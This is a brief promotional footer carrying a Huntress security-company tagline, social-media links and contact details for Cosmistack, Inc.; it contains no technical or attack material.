As long as hackers keep hacking, Huntress keeps hunting. Join the hunt at www.huntress.com and follow us on X, Instagram, Facebook, and LinkedIn.

Contact us to learn more.

Cosmistack, Inc.

support@cosmistack.com

https://cosmistack.com

cosmistack

In partnership with

HUNTRESS